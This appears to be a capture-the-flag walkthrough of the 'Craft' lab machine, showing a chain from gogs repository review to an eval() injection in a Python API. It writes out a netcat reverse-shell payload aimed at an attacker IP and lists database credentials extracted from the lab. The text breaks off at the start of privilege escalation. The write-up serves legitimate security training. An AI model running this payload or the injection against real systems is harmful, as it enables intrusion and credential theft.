Craft is a medium-difficulty Linux box that begins with exploring a public Git service called gogs. This box demonstrates a full attack chain involving an eval() injection vulnerability in a Python API, SQL credential extraction, database enumeration, and lateral movement via exposed SSH keys. Privilege escalation is achieved using a misconfigured Vault setup that allows one-time SSH login as root.
Enumeration
Initial Scan
nmap -sCV -v -p- 10.10.10.110

The scan shows:
- SSH (22/tcp): OpenSSH
- HTTP (443/tcp): With hostname/commonName being
craft.htb - SSH (6022/tcp): Go-based SSH server
Note
make sure to add the hostname to
/etc/hosts
Website Analysis


Visiting http://craft.htb presents us with a certificate warning, before accepting I check to see if there is any potentially important information by viewing the certificate before accepting. Although there is nothing too interesting about this certificate, we do see that the certificate email shows [email protected] which could be a potential username.
After accepting the SSL certificate, we are brought to an about page.

There really isn’t any valuable information on this page, but there are 2 other links at the top right of the page that lead to the following:
gogs.craft.htbapi.craft.htb
remember to add these to /etc/hosts
gogs.craft.htb
Accessing this site, we are met with an information page for gogs, a self-hosted git service. At the bottom of the page, we can see the application version is 0.11. After doing some research, we can identify three related CVEs - CVE-2014-8681, CVE-2014-8682, and CVE-2024-39930. However, this path turns out to be a dead end. This is because two of the CVEs are outdated (from 2014), and although the most recent one does affect version 0.11, it was discovered in 2024 and wouldn’t have been present when this machine was released.
Navigating to the Explore tab, we can see the current craft-api repo, along with a list of users and organizations. Looking more into the craft-api repo we can see a number of commits that were made along with a current open issue.

Looking more into the open issue, we see a few interesting pieces of information. The first being an JWT token:


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-wW1aJkLQDOE-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw
Plugging this token into jwt.io we can see a little more information about this token, particularly that this token is expired.
Moving down the list we see talks about a “sorry excuse for a patch”, which is noted as commit c414b16057. Looking into this patch we see the following code

The main issue with this patch is the use of an eval() statement with unsanitized user input, which is insecure and considered bad practice. In this particular case, the server evaluates the abv value from the clients request directly using eval('%s > 1' % request.json['abv']). Since eval() executes arbitrary python code, this could allow us to execute a reverse shell and grant us access onto the system.

Looking through some of the other previous commits that were made, commit a2d28ed155 is another notable change because of the removal of credentials dinesh:4aUh0A8PbVJxgd from test.py. Although we cannot SSH into the machine with these creds, we can log in to the gogs website with these creds. These creds will also be used later on in the foothold section.
api.craft.htb
Visiting this site we are met with the documentation site for the Craft API. There isn’t much here, but this site does give us the ability to test login tokens via the /auth/login dropdown, although this site is not used throughout the rest of this writeup.
Initial Foothold
After downloading the craft-api repo, we can navigate to craft-api/craft_api/api/brew/endpoints/brew.py to check and see if the eval() statement is still there. After confirming that it’s still there, we can proceed to navigate into the craft-api/tests folder and look into test.py script that dinesh was using. looking further down the script we can also see that this is where the abv value is held (This will be replaced later on with our reverse shell to gain access to the system).


When we try running this script normally, we get an invalid token response
But when we input the missing creds that we got from the commit, we can see that test.py is working and returns us a valid token response


Another script that’s important in this repo is dbtest.py. Looking into this script we can see that this is what allows us to execute SQL commands, but for now it doesn’t work. This is because this script requires settings.py, which is currently in the .gitignore section of the repo.

Exploitation Process
Confirming that the credentials work with the test.py script, we can proceed to abuse the eval() vulnerability by replace the abv value with our own payload. In order to do this we need to wrap our payload in a string so that it may run as a single expression, like this: "__import__('os').system('REVSHELL METHOD HERE')". This is due to the way the eval() statement work, as it does not like multi-line expressions.
"__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 6969 >/tmp/f')"

After setting up a listener and running test.py with the payload, we are granted a reverse shell onto the system.


Althoug after some quick enumeration, we can see that we are within a docker container instead of a host system. Even though there may be valuable information within this docker container, I decide to look for low hanging fruit before trying to find specific docker exploits.
Container Enumeration
Within the container, we can find the settings.py file under /opt/app/craft_api. Looking into this file we can see the database user, password, and name.

Knowing that this container contains the settings.py that was needed for dbtest.py. I proceed to run the script that is on the container with success.


After trying to vim/nano dbtest.py on the container, it was clear that we would need to modify the script locally on our host machine and then transfer it to the container. After modifying dbtest.py on my local machine, transferring it, and then running it. We get the following user information.
- dinesh:4aUh0A8PbVJxgd
- ebachman:llJ77D8QFkLPQB
- gilfoyle:ZEU3N8WNM2rh4T


Web App Analysis Part 2
Trying use the credentials to SSH on both services fails. But when we try to log in to the gogs website, only the credentials for gilfoyle work.
After further enumerating this account, we can see that gilfoyle has a private repo called craft-infra.

Looking into this repo, we can see that there is a .ssh folder with both a private and public key inside.


Downloading the repo, we give the file read write privileges, and proceed to log into the machine as gilfoyle. Using the password that we found from the database.
Privilege Escalation
As always, the first thing we want to do when we compromise a machine is to run the following commands:
whoami-> what user am I running as?groups-> what groups do I have access to? How could I take advantage of my current group?uname -a-> what is the current version of this OS? Is there a privesc vuln?ss -tulpn-> what services are currently running on this machine? Can it be abused or used?sudo -l-> what privileges do I have? How can I abuse them?
